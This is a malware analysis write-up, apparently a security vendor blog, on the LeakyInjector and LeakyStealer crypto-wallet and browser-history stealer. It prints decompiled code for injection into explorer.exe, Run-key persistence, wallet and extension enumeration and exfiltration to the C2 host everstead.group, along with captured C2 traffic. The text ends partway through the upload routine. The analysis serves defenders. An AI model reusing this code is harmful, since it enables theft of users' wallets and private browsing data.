LeakyInjector and LeakyStealer Duo Hunts For Crypto and Browser History

hybrid-analysis.blogspot.com/2025/11/leakyinjector-and-leakystealer-duo.html

Thursday, November 6, 2025

Author(s): Vlad Pasca, Radu-Emanuel Chiscariu

- New two-stage malware targets cryptocurrency wallets and browser history
- LeakyInjector uses low-level APIs for injection to avoid detection and injects LeakyStealer in explorer.exe
- LeakyStealer implements a “polymorphic engine” that is able to modify its memory area with hard-coded bytes at runtime
- Both were signed with valid Extended Validation certificate
- LeakyStealer beacons to the C2 server at regular intervals
- Multiple related samples use the same certificate infrastructure

Hybrid Analysis has analyzed a new two-stage malware that we’re naming LeakyInjector and LeakyStealer. The duo performs reconnaissance on an infected machine and targets multiple crypto wallets, including browser extensions corresponding to crypto wallets. The malware also looks for browser history files from Google Chrome, Microsoft Edge, Brave, Opera, and Vivaldi.

The first stage (LeakyInjector) decrypts the ChaCha20-encrypted second stage (LeakyStealer) and injects the payload into the explorer.exe process. The stealer computes the Bot ID corresponding to the infected machine and establishes persistence using an entry under the Run registry key. The malware implements a polymorphic engine that modifies memory bytes using specific hard-coded values. LeakyStealer searches for crypto wallets such as Electrum, Exodus, Atomic, Sparrow, Ledger Live, Guarda, and BitPay in addition to browser extensions like MetaMask, Phantom, Coinbase, and Trust Wallet. Two backdoor commands are implemented: downloading and executing a file, and executing Windows commands.

A Hybrid Analysis Perspective

The sample is a 64-bit Windows executable (approximately 30 MB, padded with null bytes) and is **signed with a valid digital certificate**. The malware contains **numerous debug strings and artifacts**, indicating minimal obfuscation.




Figure 1 - File Summary

The malware establishes persistence by creating an entry under the Run registry key:





Figure 2 - Persistence through registry manipulation

Looking at the “HTTP Traffic” in the Hybrid Analysis report, we can identify HTTP POST requests used for C2 communications. The domain was recently registered. The process connects to **45[.]151[.]62[.]120** on port 443 (TCP), using a browser-related user agent.



45.151.62.120:443 (everstead.group)	POST	everstead.group/api/beacon	POST /api/beacon HTTP/1.1 Connection: Keep-Alive Content-Type: application/octet-stream User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Content-Length: 17 Host: everstead.group ⇄ **200** OK More Details
45.151.62.120:443 (everstead.group)	POST	everstead.group/api/beacon	POST /api/beacon HTTP/1.1 Connection: Keep-Alive Content-Type: application/octet-stream User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Content-Length: 17 Host: everstead.group ⇄ **200** OK More Details
45.151.62.120:443 (everstead.group)	POST	everstead.group/api/beacon	POST /api/beacon HTTP/1.1 Connection: Keep-Alive Content-Type: application/octet-stream User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Content-Length: 17 Host: everstead.group ⇄ **200** OK More Details
45.151.62.120:443 (everstead.group)	POST	everstead.group/api/beacon	POST /api/beacon HTTP/1.1 Connection: Keep-Alive Content-Type: application/octet-stream User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Content-Length: 88 Host: everstead.group ⇄ **200** OK More Details
45.151.62.120:443 (everstead.group)	POST	everstead.group/api/beacon/history	POST /api/beacon/history HTTP/1.1 Connection: Keep-Alive Content-Type: application/octet-stream User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) X-Bot-Id: 5079388E Content-Length: 360448 Host: everstead.group ⇄ **200** OK More Details

Figure 3 - HTTP POST requests to the C2 server

The stealer is looking for different browser extensions corresponding to crypto wallets:

Figure 4 - Crypto wallets are targeted

The malware reads browser-related files to retrieve the browser history, as highlighted in the figure below.

Figure 5 - Accessing browser-related data

A Deeper Dive

LeakyInjector analysis

The first stage - which we named LeakyInjector - is looking for the “explorer.exe” process on the host:

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot == (HANDLE)-1LL )
  return 0;
pe.dwSize = 304;
v3 = Toolhelp32Snapshot;
if ( !Process32First(Toolhelp32Snapshot, &pe) )
{
  CloseHandle(v3);
  return 0;
}
do
{
  if ( !stricmp(pe.szExeFile, explorer_exe) )
  {
    th32ProcessID = pe.th32ProcessID;
    goto LABEL_9;
  }
}
while ( Process32Next(v3, &pe) );
th32ProcessID = 0;
```

Figure 6 - The injector searches for the explorer.exe process

The malware injects the next stage into the explorer process using the low level APIs displayed below.

```
if ( (int)NtAllocateVirtualMemory(&hProcess, 0x1FFFFF, &v19, v18) < 0 )
  return 1;
lpAddress = 0;
v12 = 83024;
if ( (int)NtWriteVirtualMemory(hProcess, &lpAddress, 0, &v12, 12288, 4) < 0 )
  goto LABEL_8;
v4 = malloc(0x14450u);
v5 = v4;
if ( !v4 )
{
  VirtualFreeEx(hProcess, lpAddress, 0, 0x8000u);
  CloseHandle(hProcess);
  return 1;
}
v6 = v4;
v7 = &unk_140003040;
for ( i = 20756; i; --i )
  *v6++ = *v7++;
sub_140002700(v21, &unk_140018600, &unk_140018620, 0);
sub_140002800(v21, v5, 83024);
v13 = 0;
if ( (int)NtProtectVirtualMemory(hProcess, lpAddress, v5, 83024, &v13) < 0 )
{
  free(v5);
  goto LABEL_20;
}
free(v5);
v9 = 0;
v15 = lpAddress;
v14 = 83024;
if ( (int)NtCreateThreadEx(hProcess, &v15, &v14, 64, &v9) < 0 )
```

Figure 7 - Perform process injection using low level APIs

The stealer that we called LeakyStealer is stored in an encrypted form in the injector and is decrypted using the ChaCha20 algorithm, with the key and nonce being hard-coded.

```
qmemcpy((void *)a1, "expand 32-byte k", 16);
*(_OWORD *)(a1 + 16) = *(_OWORD *)a2;
v4 = *(_QWORD *)(a2 + 16);
v5 = *(_QWORD *)(a2 + 24);
*(_DWORD *)(a1 + 48) = a4;
*(_QWORD *)(a1 + 32) = v4;
*(_QWORD *)(a1 + 40) = v5;
*(_QWORD *)(a1 + 52) = *(_QWORD *)a3;
*(_DWORD *)(a1 + 60) = *(_DWORD *)(a3 + 8);
result = 0;
*(_QWORD *)(a1 + 128) = 0;
return result;
```

Figure 8 - ChaCha20 algorithm is used to decrypt the stealer before it's being injected

LeakyStealer analysis

The malware computes the Bot ID of the infected host by XOR-ing the "C:\" volume serial number with the 0xDEADBEEF constant. If not available, the Bot ID is initialized using the GetTickCount function.

```
strcpy(RootPathName, "C:\\");
if ( GetVolumeInformationA(RootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0) )
{
  v3 = VolumeSerialNumber ^ 0xDEADBEEF;
  if ( VolumeSerialNumber == 0xDEADBEEF )
    v3 = 322376503;
  sub_7FF65F493960("[DEBUG] Got persistent Bot ID from volume serial: %08X\n", v3);
  return v3;
}
else
{
  sub_7FF65F493960("[DEBUG] Failed to get volume serial, using random ID\n");
  return sub_7FF65F4939FD();
}
```

Figure 9 - Bot ID value is computed

It retrieves the hostname, the username, and the domain assigned to the local machine (see Figure 10).

```
nSize = 256;
if ( !GetComputerNameA(byte_7FF65F4A4044, &nSize) )
  lstrcpynA(byte_7FF65F4A4044, "UNKNOWN", 256);
nSize = 256;
if ( !GetUserNameA(byte_7FF65F4A4144, &nSize) )
  lstrcpynA(byte_7FF65F4A4144, "UNKNOWN", 256);
nSize = 256;
if ( !GetComputerNameExA(ComputerNameDnsDomain, byte_7FF65F4A4244, &nSize) || !lstrlenA(byte_7FF65F4A4244) )
  lstrcpynA(byte_7FF65F4A4244, "WORKGROUP", 256);
*(_DWORD *)&String1[64] = sub_7FF65F493ACD();
byte_7FF65F4A4244[256] = 0;
```

Figure 10 - Extract information that will be exfiltrated

The malicious process determines whether it's running with admin privileges using the GetTokenInformation API (0x14 = **TokenElevation**):

```
v6 = 0;
TokenHandle = 0;
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 8u, &TokenHandle) )
{
  ReturnLength = 4;
  if ( GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u, &ReturnLength) )
    v6 = TokenInformation;
  CloseHandle(TokenHandle);
}
if ( v6 )
  v1 = "YES";
else
  v1 = "NO";
sub_7FF65F493960("[DEBUG] Admin privileges: %s\n", v1);
return v6;
```

Figure 11 - Determine if the malware is running with admin privileges

The binary connects to the everstead[.]group C2 server using a hard-coded user agent, as highlighted below.

```
*(_QWORD *)&String1[68] = WinHttpOpen(L"Mozilla/5.0 (Windows NT 10.0; Win64; x64)", 0, 0, 0, 0);
if ( *(_QWORD *)&String1[68] )
{
  *(_QWORD *)&String1[76] = WinHttpConnect(*(HINTERNET *)&String1[68], L"everstead.group", 0x1BBu, 0);
  if ( *(_QWORD *)&String1[76] )
  {
    *(_DWORD *)&String1[84] = 1;
    return 1;
  }
```

Figure 12 - First connection to the C2 server

A field called "Traffic Tag" is initialized with the "convert" value. Figure 13 reveals the verbose output containing information extracted in previous steps.

```
dword_7FF65F4A44A0 = 30000;
dword_7FF65F4A44A4 = 20;
lstrcpyA(String1, "convert");
if ( !(unsigned int)sub_7FF65F493B86() )
  return 0;
if ( !(unsigned int)sub_7FF65F491854() )
  return 0;
sub_7FF65F491530("[DEBUG] Beacon initialized\n");
sub_7FF65F491530("[DEBUG] Bot ID: %08X\n", dword_7FF65F4A4040);
sub_7FF65F491530("[DEBUG] Hostname: %s\n", byte_7FF65F4A4044);
sub_7FF65F491530("[DEBUG] Username: %s\\%s\n", byte_7FF65F4A4244, byte_7FF65F4A4144);
sub_7FF65F491530("[DEBUG] Traffic Tag: %s\n", String1);
```

Figure 13 - Multiple debugging strings shown

Persistence

The stealer copies itself as “MicrosoftEdgeUpdateCore.exe” in the “%AppData%” directory. It establishes persistence by creating an entry called “EdgeUpdateCore” under the Run registry key:

```
if ( !GetModuleFileNameA(0, Filename, 0x104u) )
  return 0;
if ( !GetEnvironmentVariableA("APPDATA", Buffer, 0x104u) )
  return 0;
wsprintfA(NewFileName, "%s\\MicrosoftEdgeUpdateCore.exe", Buffer);
if ( !CopyFileA(Filename, NewFileName, 0) )
  return 0;
SetFileAttributesA(NewFileName, 6u);
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0x20006u, &hKey) )
  return 0;
v1 = sub_7FF65F4943A0(NewFileName);
RegSetValueExA(hKey, "EdgeUpdateCore", 0, 1u, (const BYTE *)NewFileName, v1 + 1);
RegCloseKey(hKey);
```

Figure 14 - Self-copy and persistence

LeakyStealer implements a “polymorphic engine” that is able to modify its memory area with hard-coded bytes at runtime:

```
sub_7FF65F493E70("[DEBUG] Polymorphic engine starting...\n");
hModule = GetModuleHandleA(0);
if ( hModule )
{
  CurrentProcess = GetCurrentProcess();
  if ( !K32GetModuleInformation(CurrentProcess, hModule, &modinfo, 0x18u) )
  {
    modinfo.lpBaseOfDll = hModule;
    modinfo.SizeOfImage = 0x100000;
  }
  v2 = 0xBEBAFECAEFBEADDEuLL;
  v5 = "xxxxxxxx";
  v9 = 0;
  lpBaseOfDll = modinfo.lpBaseOfDll;
  SizeOfImage = (char *)modinfo.SizeOfImage;
  do
  {
    v4 = sub_7FF65F493EFB(lpBaseOfDll, SizeOfImage, &v2, v5);
    if ( !v4 )
      break;
    if ( (unsigned int)sub_7FF65F493FCC(v4, 16) )
      ++v9;
    lpBaseOfDll = (LPVOID)(v4 + 16);
    SizeOfImage = (char *)modinfo.lpBaseOfDll + modinfo.SizeOfImage - v4 - 16;
  }
  while ( (char *)modinfo.lpBaseOfDll + modinfo.SizeOfImage != (LPVOID)(v4 + 16) );
  sub_7FF65F493E70("[DEBUG] Polymorphic engine morphed %d locations\n", v9);
  return v9 != 0;
```

Figure 15 - Modify bytes using a routine called polymorphic engine at runtime

The search is performed for the 8-byte marker “DE AD BE EF CA FE BA BE”. The process changes the memory protection of the first 16 bytes (including the marker) using VirtualProtect (0x40 = **PAGE_EXECUTE_READWRITE**). These 16 bytes are modified to a randomized sequence of “no-operation” assembly instructions, such as 0x90 for NOP, “EB 00” for JMP 0x2, or “66 90” for “XCHG AX, AX”. The code that performs the patching is fairly common and frequently found in video game cheat engines. Its purpose in this sample remains unclear as it does not change any actual code and limits the patching to the marker bytes.

```
if ( VirtualProtect(a1, a2, 0x40u, &flOldProtect) )
{
  v18 = a1;
  v19 = 0;
  while ( v19 < a2 )
  {
    v17 = (unsigned int)sub_7FF65F4939B4() % 0x64;
    if ( v17 > 0x1D || v19 >= a2 )
    {
      if ( v17 > 0x31 || a2 < v19 + 2 )
      {
        if ( v17 > 0x45 || a2 < v19 + 2 )
        {
          if ( v17 > 0x54 || a2 < v19 + 3 )
          {
            while ( v19 < a2 && (unsigned int)sub_7FF65F4939B4() % 3 )
            {
              v14 = 26256;
              v15 = 15;
              if ( v19 < a2 )
              {
                v12 = (unsigned int)sub_7FF65F4939B4() % 3;
                v13 = v19++;
                v18[v13] = *((_BYTE *)&v14 + v12);
              }
            }
          }
          else
          {
            v9 = v19++;
            v18[v9] = -115;
            v10 = v19++;
            v18[v10] = 64;
            v11 = v19++;
            v18[v11] = 0;
          }
        }
        else
        {
          v7 = v19++;
          v18[v7] = -120;
```

Figure 16 - Replace the 16 bytes containing the hard-coded marker using different bytes

The binary enters a loop that builds a registration packet that will be sent to the C2 server (Figure 17).

```
v1 = 0;
sub_7FF65F491530("[DEBUG] Entering beacon loop\n");
while ( 1 )
{
  if ( v1 )
  {
    sub_7FF65F4925FE();
  }
  else if ( (unsigned int)sub_7FF65F492068() )
  {
    v1 = 1;
    sub_7FF65F491530("[DEBUG] Successfully registered with server\n");
  }
  else
  {
    sub_7FF65F491530("[DEBUG] Failed to register, retrying...\n");
  }
  v0 = sub_7FF65F493CE1((unsigned int)dword_7FF65F4A44A0, (unsigned int)dword_7FF65F4A44A4);
  sub_7FF65F491530("[DEBUG] Sleeping for %d ms\n", v0);
  sub_7FF65F493D52(v0);
```

Figure 17 - LeakyStealer is beaconing to the C2 server at regular intervals

The RtlGetVersion and GetVersionExA methods are utilized to obtain the Windows version:

```
if ( !RtlGetVersion || ((unsigned int (__fastcall *)(int *))RtlGetVersion)(&v42) )
{
  sub_7FF65F493E33(&String2, 156);
  String2.dwOSVersionInfoSize = 156;
  if ( GetVersionExA(&String2) )
  {
    wsprintfA(v6, "Windows %d.%d Build %d", String2.dwMajorVersion, String2.dwMinorVersion, String2.dwBuildNumber);
    lstrcpyA(String1, v6);
  }
}
else
{
  v63 = "Unknown";
  if ( v43 != 10 || v44 )
  {
    if ( v43 == 6 )
    {
      switch ( v44 )
      {
        case 3:
          v63 = "8.1";
          break;
        case 2:
          v63 = "8";
          break;
        case 1:
          v63 = "7";
          break;
        case 0:
          v63 = "Vista";
          break;
      }
    }
```

Figure 18 - Retrieve the Windows OS version

Data exfiltration

The registration packet contains the “LOAD” magic string, the Bot ID, 0x01 (value corresponding to a Registration packet), the admin flag, the traffic tag, the hostname, the username, the Windows domain, and the OS version:

```
sub_7FF65F492899(v60, 0);
sub_7FF65F492710("[DEBUG] [PACKET] Reserved 4 bytes for length at offset 0\n");
sub_7FF65F492899(v60, 1280262468);
sub_7FF65F492710("[DEBUG] [PACKET] Added magic: 0x%08X ('LOAD') at offset 4\n", 1280262468);
sub_7FF65F492899(v60, (unsigned int)dword_7FF65F4A4040);
sub_7FF65F492710("[DEBUG] [PACKET] Added bot ID: 0x%08X at offset 8\n", dword_7FF65F4A4040);
sub_7FF65F49290F(v60, 1);
sub_7FF65F492710("[DEBUG] [PACKET] Added packet type: 0x01 (REGISTER) at offset 12\n");
v57 = *(_DWORD *)&::String1[64] != 0;
sub_7FF65F49290F(v60, *(_DWORD *)&::String1[64] != 0);
sub_7FF65F492710("[DEBUG] [PACKET] Added admin flag: 0x%02X at offset 13\n", v57);
v56 = sub_7FF65F4943A0(::String1);
sub_7FF65F492A80(v60, ::String1);
sub_7FF65F492710("[DEBUG] [PACKET] Added traffic tag: '%s' (len=%d)\n", ::String1, v56);
v55 = sub_7FF65F4943A0(byte_7FF65F4A4044);
sub_7FF65F492A80(v60, byte_7FF65F4A4044);
sub_7FF65F492710("[DEBUG] [PACKET] Added hostname: '%s' (len=%d)\n", byte_7FF65F4A4044, v55);
v54 = sub_7FF65F4943A0(byte_7FF65F4A4144);
sub_7FF65F492A80(v60, byte_7FF65F4A4144);
sub_7FF65F492710("[DEBUG] [PACKET] Added username: '%s' (len=%d)\n", byte_7FF65F4A4144, v54);
v53 = sub_7FF65F4943A0(byte_7FF65F4A4244);
sub_7FF65F492A80(v60, byte_7FF65F4A4244);
sub_7FF65F492710("[DEBUG] [PACKET] Added domain: '%s' (len=%d)\n", byte_7FF65F4A4244, v53);
v52 = sub_7FF65F4943A0(String1);
sub_7FF65F492A80(v60, String1);
sub_7FF65F492710("[DEBUG] [PACKET] Added OS: '%s' (len=%d)\n", String1, v52);
v51 = sub_7FF65F495940();
```

Figure 19 - Registration packet is constructed

Address	Hex	ASCII
0000022371CDAD30	00 00 00 50 4C 4F 41 44 B0 DD A5 1E 01 01 00 07	...PLOAD°Ý¥.....
0000022371CDAD40	63 6F 6E 76 65 72 74 00 0F 44 45 53 4B 54 4F 50	convert..DESKTOP
0000022371CDAD50	2D 30 44 32 51 31 52 53 00 04 70 6C 65 62 00 09	-0D2Q1RS..pleb..
0000022371CDAD60	57 4F 52 4B 47 52 4F 55 50 00 17 57 69 6E 64 6F	WORKGROUP..Windo
0000022371CDAD70	77 73 20 31 30 20 28 42 75 69 6C 64 20 31 33 33	ws 10 (Build 133
0000022371CDAD80	37 29 00 00 00 00 00 00 CE D8 7D 7C 00 1A 00 80	7).....Î0}|....
0000022371CDAD90	FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00	ÿÿÿÿÿÿÿÿ........
0000022371CDADA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000022371CDADB0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 20 - Example of a registration packet

LeakyStealer is looking for cryptocurrency wallets such as Electrum, Exodus, Atomic, Sparrow, Ledger Live, Guarda, and BitPay:

```
if ( SHGetFolderPathA(0, 26, 0, 0, pszPath) )
  return 0;
if ( SHGetFolderPathA(0, 28, 0, 0, v3) )
  return 0;
if ( SHGetFolderPathA(0, 38, 0, 0, String1) )
  lstrcpyA(String1, "C:\\Program Files");
wsprintfA(v5, "%s\\Bitcoin", pszPath);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Bitcoin Core");
  v8 = 1;
}
wsprintfA(v5, "%s\\Electrum", pszPath);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Electrum");
  v8 = 1;
}
wsprintfA(v5, "%s\\Exodus", pszPath);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Exodus");
  v8 = 1;
}
wsprintfA(v5, "%s\\atomic", v3);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Atomic Wallet");
  v8 = 1;
}
```

Figure 21 - Multiple crypto wallets are targeted

Cryptocurrency browser extensions such as MetaMask, Phantom Wallet, Coinbase Wallet, and Trust Wallet are also targeted:

```
wsprintfA(v5, "%s\\Google\\Chrome\\User Data\\Default\\Extensions\\nkbihfbeogaeaoehlefnkodbefgpgknn", v3);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "MetaMask");
  v8 = 1;
}
wsprintfA(v5, "%s\\Google\\Chrome\\User Data\\Default\\Extensions\\bfnaelmomeimhlpmgjnjophhpkkoljpa", v3);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Phantom Wallet");
  v8 = 1;
}
wsprintfA(v5, "%s\\Google\\Chrome\\User Data\\Default\\Extensions\\hnfanknocfeofbddgcijnmhnfnkdnaad", v3);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Coinbase Wallet");
  v8 = 1;
}
wsprintfA(v5, "%s\\Google\\Chrome\\User Data\\Default\\Extensions\\egjidjbpglichdcondbcbdnbeeppgdph", v3);
if ( (unsigned int)sub_7FF65F4958FF(v5) )
{
  if ( v8 )
    sub_7FF65F494685(String2, ",");
  sub_7FF65F494685(String2, "Trust Wallet");
  v8 = 1;
}
wsprintfA(v5, "%s\\Mozilla\\Firefox\\Profiles", pszPath);
sub_7FF65F4958FF(v5);
wsprintfA(v5, "%s\\Microsoft\\Edge\\User Data\\Default\\Extensions\\nkbihfbeogaeaoehlefnkodbefgpgknn", v3);
if ( (unsigned int)sub_7FF65F4958FF(v5) && !sub_7FF65F494457(String2, "MetaMask") )
```

Figure 22 - Crypto browser extensions

The malware exfiltrates the registration packet to the “/api/beacon” URI. The server’s response is received and read using the WinHttpReceiveResponse and WinHttpReadData functions (Figure 23).

```
sub_7FF65F491800("[DEBUG] [TRANSPORT] Sending %u bytes to server\n", a2);
v18 = 0;
Buffer = 0;
dwBufferLength = 4;
v14 = 0x800000;
hRequest = WinHttpOpenRequest(*(HINTERNET *)&String1[76], L"POST", L"/api/beacon", 0, 0, 0, 0x800000u);
if ( hRequest )
{
  lpszHeaders = L"Content-Type: application/octet-stream";
  sub_7FF65F491800("[DEBUG] [TRANSPORT] Sending HTTP POST to %S%S\n", L"everstead.group", L"/api/beacon");
  if ( WinHttpSendRequest(hRequest, L"Content-Type: application/octet-stream", 0xFFFFFFFF, a1, a2, a2, 0) )
  {
    if ( WinHttpReceiveResponse(hRequest, 0) )
    {
      if ( WinHttpQueryHeaders(hRequest, 0x20000013u, 0, &Buffer, &dwBufferLength, 0) )
      {
        sub_7FF65F491800("[DEBUG] [TRANSPORT] HTTP Status Code: %d\n", Buffer);
        if ( Buffer == 200 )
        {
          if ( a3 && a4 )
          {
            dwNumberOfBytesAvailable = 0;
            dwNumberOfBytesRead = 0;
            v17 = 0;
            v16 = 0;
            do
            {
              dwNumberOfBytesAvailable = 0;
              if ( !WinHttpQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable) )
                break;
              if ( !dwNumberOfBytesAvailable )
                break;
              v16 = (char *)sub_7FF65F493DA5(v16, dwNumberOfBytesAvailable + v17 + 1);
              if ( !v16 )
                break;
              if ( !WinHttpReadData(hRequest, &v16[v17], dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
              {
                sub_7FF65F493DF8(v16);
                v16 = 0;
                break;
              }
```

Figure 23 - Server's response is received and parsed

The binary extracts the history file from the following browsers: Google Chrome, Microsoft Edge, Brave, Opera, and Vivaldi.

```
aGoogleChromeUs db '\Google\Chrome\User Data\Default\History',0
                                        ; DATA XREF: .data:off_7FF65F49E010↑o
                align 20h
aMicrosoftEdgeU db '\Microsoft\Edge\User Data\Default\History',0
                                        ; DATA XREF: .data:off_7FF65F49E018↑o
                align 10h
aBravesoftwareB db '\BraveSoftware\Brave-Browser\User Data\Default\History',0
                                        ; DATA XREF: .data:off_7FF65F49E020↑o
                align 8
aOperaSoftwareO db '\Opera Software\Opera Stable\History',0
                                        ; DATA XREF: .data:off_7FF65F49E028↑o
                align 10h
aOperaSoftwareO_0 db '\Opera Software\Opera GX Stable\History',0
                                        ; DATA XREF: .data:off_7FF65F49E030↑o
aVivaldiUserDat db '\Vivaldi\User Data\Default\History',0
                                        ; DATA XREF: .data:off_7FF65F49E038↑o
```

Figure 24 - Obtain the history file from multiple browsers

Every history file found is copied to the temporary folder as “history_%d.db”, where “%d” is generated via a function call to GetTickCount. The malware reads these files in memory and deletes them afterward using the DeleteFileA API, as highlighted below.

```
if ( !GetTempPathA(0x104u, (LPSTR)&v9 + 64) )
  return 0;
TickCount = GetTickCount();
wsprintfA(Buffer, "%shistory_%d.db", Buffer, TickCount);
if ( !CopyFileA(a1, Buffer, 0) )
  return 0;
hFile = CreateFileA(Buffer, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( hFile == (HANDLE)-1LL )
{
  DeleteFileA(Buffer);
  return 0;
}
else
{
  LODWORD(dwBytes) = GetFileSize(hFile, 0);
  if ( (_DWORD)dwBytes == -1 || !(_DWORD)dwBytes )
    goto LABEL_13;
  if ( (unsigned int)dwBytes > 0xA00000 )
    LODWORD(dwBytes) = 10485760;
  v5 = (unsigned int)dwBytes;
  ProcessHeap = GetProcessHeap();
  *(_QWORD *)a3 = HeapAlloc(ProcessHeap, 8u, v5);
  if ( *(_QWORD *)a3 )
  {
    if ( ReadFile(hFile, *(LPVOID *)a3, dwBytes, &NumberOfBytesRead, 0) )
    {
      *(_DWORD *)(a3 + 8) = NumberOfBytesRead;
      lstrcpyA((LPSTR)(a3 + 12), a2);
      v13 = 1;
    }
```

Figure 25 - Create copies of history files, read them, and then delete them afterwards

The browser history is exfiltrated to the C2 server using the “/api/beacon/history” URI. We observe that the stealer adds the “X-Bot-Id” header in the request:

```
sub_7FF65F491800("[DEBUG] [TRANSPORT] Uploading binary data to %s (size: %u bytes)\n", a1, a3);
hRequest = 0;
v14 = 0;
Buffer[0] = 0;
dwBufferLength = 4;
MultiByteToWideChar(0, 0, a1, -1, WideCharStr, 256);
Buffer[1] = 0x800000;
hRequest = WinHttpOpenRequest(*(HINTERNET *)&String1[76], L"POST", WideCharStr, 0, 0, 0, 0x800000u);
if ( hRequest )
{
  wsprintfW(szHeaders, L"Content-Type: application/octet-stream\r\nX-Bot-Id: %08X", a4);
